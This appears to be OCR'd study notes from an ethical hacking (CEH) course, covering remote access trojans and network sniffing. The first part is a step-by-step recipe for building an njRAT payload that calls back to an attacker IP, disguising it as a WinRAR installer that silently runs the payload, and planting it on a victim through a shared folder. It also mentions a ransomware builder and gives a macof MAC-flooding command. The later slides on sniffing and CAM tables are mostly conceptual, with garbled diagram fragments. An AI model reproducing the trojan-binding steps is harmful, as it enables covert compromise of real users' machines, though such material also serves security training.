
Go to victim machine

Press win + R and write \\attacker_ip_address and execute trojan

Go to main machine

Write victim ip in browser

Remote Access Trojan (RAT)



NJ rat

1. download required things like .net framework
2. Open njrat utility
3. Add port number use 2100 limitation is 18000 you want to use
4. Open it and press build
5. In host write ip address of attacker machine
6. Set victim name
7. Extract in temp directory
8. Exe name to systemexe.exe
9. Click build button
10. Save the file in any directory
11. Payload is created successfully

Binding process

1. Go to browser and download winrar
2. Copy winrar setup in desktop as same place as payload

3. Get icon of winrar
4. Go to browser and and search icon convertor
5. Upload image file and size as 16, 32, 48, pixel and 32 bit
6. Paste icon in desktop
7. Short filename of setup to winrar
8. Select systemexe and winrar set up and right click on any image and press add to archive
9. Set archive name to WinRar.exe
10. Press advanced tab > press sfx options > in path to extract write %temp%
11. Click setup > Run after extraction write - winrar.exe and in next line write systemexe.exe
12. Click modes > silent mode and select hide all
13. Click update > update mode and select extract and update file and in overwrite mode click overwrite all files
14. Click Logo and icon > Load sfx icon from the file and select icon you made


Sharing

1. Copy and paste malware to share folder
2. Go to victim machine
3. Press win + r and open share and copy malware file to victim machine
4. Execute the machine
5. Go to attacker machine and open njrat utility and right click on victim pc

Ransomware

Create a ransomware using chaos ransomware builder

Sniffing



4 Module 08 | Sniffing

Network Sniffing

EC-Council C|EH

Packet Sniffing

Packet sniffing is the process of monitoring and capturing all data packets passing through a given network using a software application or hardware device


It allows an attacker to observe and access the entire network traffic from a given point

Packet sniffing allows an attacker to gather sensitive information such as Telnet passwords, email traffic, syslog traffic, router configuration, web traffic, DNS traffic, FTP passwords, chat sessions, and account information

How a Sniffer Works

A sniffer turns the NIC of a system to the promiscuous mode so that it listens to all the data transmitted on its segment

Attacker PC running NIC Card in Promiscuous Mode
✓ X X
X ✓ X
X X ✓
Attacker forces switch to behave as a hub
Switch
Internet



Types of Sniffing

EC-Council C|EH™

Passive Sniffing

- Passive sniffing refers to sniffing through a hub, wherein the traffic is sent to all ports
- It involves monitoring packets sent by others without sending any additional data packets in the network traffic
- In a network that uses hubs to connect systems, all hosts on the network can see the all traffic, and therefore, the attacker can easily capture traffic going through the hub
- Hub usage is an outdated approach. Most modern networks now use switches

Note: Passive sniffing provides significant stealth advantages over active sniffing

Active Sniffing

- Active sniffing is used to sniff a switch-based network
- Active sniffing involves injecting Address Resolution Packets (ARP) into the network to flood the switch's Content Addressable Memory (CAM) table, which keeps track of host-port connections

Active Sniffing Techniques

MAC Flooding


DHCP Attacks

DNS Poisoning

Switch Port Stealing

ARP Poisoning

Spoofing Attack




Sniffing in the Data Link Layer of the OSI Model

EC-Council C|EH™

Sniffers operate at the data link layer of the OSI model

Networking layers in the OSI model are designed to work independently of each other; if a sniffer sniffs data in the data link layer, the upper OSI layers will not be aware of the sniffing



Module 08 | Sniffing


SPAN Port

EC-Council C|EH

A SPAN port is a port that is configured to receive a copy of every packet that passes through a switch

When connected to the SPAN port, an attacker can compromise the entire network
Protocol Analyzer
Internet
IDS
SPAN Port
IDS Port
Host
Host
Host
Host
Host
Host
Host
Host

Demonstration of different sniffing techniques



Module 08 | Sniffing

MAC Address/CAM Table

EC-Council C|EH


Each switch has a fixed-size dynamic Content Addressable Memory (CAM) table

The CAM table stores information such as MAC addresses available on physical ports with their associated virtual LAN (VLAN) parameters

MAC Address

CAM Table

vlan	MAC Address	Type	Learn	Age	Ports
255	00:d3:ad:34:12:3f	Dynamic	Yes	0	Gi5/2
5	aa:23:df:45:45:f6	Dynamic	Yes	0	Gi2/5
5	ef:23:23:ef:f5:e3	Dynamic	Yes	0	Gi1/6



10 Module 08 | Sniffing

How CAM Works

EC-Council C|EH

01

MAC	PORT
A	1
C	3

CAM Table

02


MAC	PORT
A	1
B	2
C	3

CAM Table

03

MAC	PORT
A	1
B	2
C	3

CAM Table



11 Module 08 | Sniffing

What Happens When a CAM Table Is Full?


EC-Council C|EH

Once the CAM table fills up on a switch, additional ARP request traffic floods every port on the switch

This will change the behavior of the switch to reset to its learning mode, broadcasting on every port like a hub

This attack will also fill the CAM tables of adjacent switches

MAC	PORT
Y	3
Z	3
C	3



MAC Flooding

EC-Council C|EH™

MAC flooding involves the flooding of the CAM table with fake MAC address and IP pairs until it is full

The switch then acts as a hub by broadcasting packets to all machines on the network, and therefore, the attackers can sniff the traffic easily

MAC
Address Flood
Attacker
Switch
User 1
User 2

Mac Flooding Switches with macof

macof is a Unix/Linux tool that is a part of the dsniff collection


macof sends random source MAC and IP addresses

This tool floods the switch's CAM tables (131,000 per min) by sending bogus MAC entries

https://www.monkey.org

How to use macof utility ?

1. Open kali linux
2. Open terminal
3. macof -i eth0 -n 100



13 Module 08 | Sniffing

Switch Port Stealing

EC-Council C|EH

